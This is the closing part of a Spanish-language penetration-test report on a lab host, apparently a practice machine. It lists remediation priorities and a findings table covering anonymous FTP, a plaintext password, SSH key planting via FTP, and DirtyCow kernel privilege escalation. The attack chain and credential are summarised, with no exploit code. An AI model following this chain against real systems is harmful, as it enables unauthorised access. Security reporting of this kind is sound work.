- Revisar y eliminar claves SSH no autorizadas en /home/smbuser/.ssh/authorized_keys. Restaurar /usr/bin/passwd desde la copia en /tmp/bak si el exploit se ejecutó en un entorno que se vaya a conservar.

Prioridad alta:


- Exigir contraseñas robustas y únicas. No reutilizar valores como rootroot1.
- Desactivar o segmentar SMB si no se usa. El usuario smbuser no debe quedar expuesto por recursos compartidos.
- Ocultar versiones en Apache y deshabilitar el listado de directorios en /icons/.
- Limitar SSH a claves robustas, usuarios concretos y, de ser posible, una red de administración.

Prioridad media:

- Centralizar logs y alertar por inicios de sesión anónimos, creación de .ssh y cambios en binarios de sistema.
- Definir un ciclo de parcheo para servicios de archivo y kernels.
- Separar el servidor de archivos del segmento donde se hace el reconocimiento, para que un hallazgo web no lleve directo al host.



TABLA DE HALLAZGOS



ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
H-01	Inicio de sesión FTP anónimo habilitado (vsftpd)	Media	ftp 10.0.2.4 como anonymous; listado de	Exposición de registros y nombres de usuario	Deshabilitar el acceso anónimo o el servicio FTP
H-02	Contraseña en claro en el servidor web	Alta	http://10.0.2.4/readme.txt: "My Password is	Permite autenticarse como smbuser	Eliminar el archivo, rotar la contraseña y revisar el
H-03	Escritura en el home por FTP y autenticación SSH	Alta	Login FTP smbuser / rootroot1; mkdir .ssh;	Acceso remoto de usuario sin contraseña	Impedir escritura de .ssh por FTP y retirar claves no
H-04	Escalada local por DirtyCow (CVE-2016-5195)	Crítica	Kernel 3.10.0-229.el7.x86_64; exploit	Control total del host: confidencialidad,	Actualizar el kernel y restaurar /usr/bin/passwd
H-05	Servicios desactualizados y superficie expuesta	Media	Nikto: Apache 2.4.6; enumeración SMB con	Amplía el reconocimiento y encadena el ataque	Parchear, minimizar servicios y segmentar la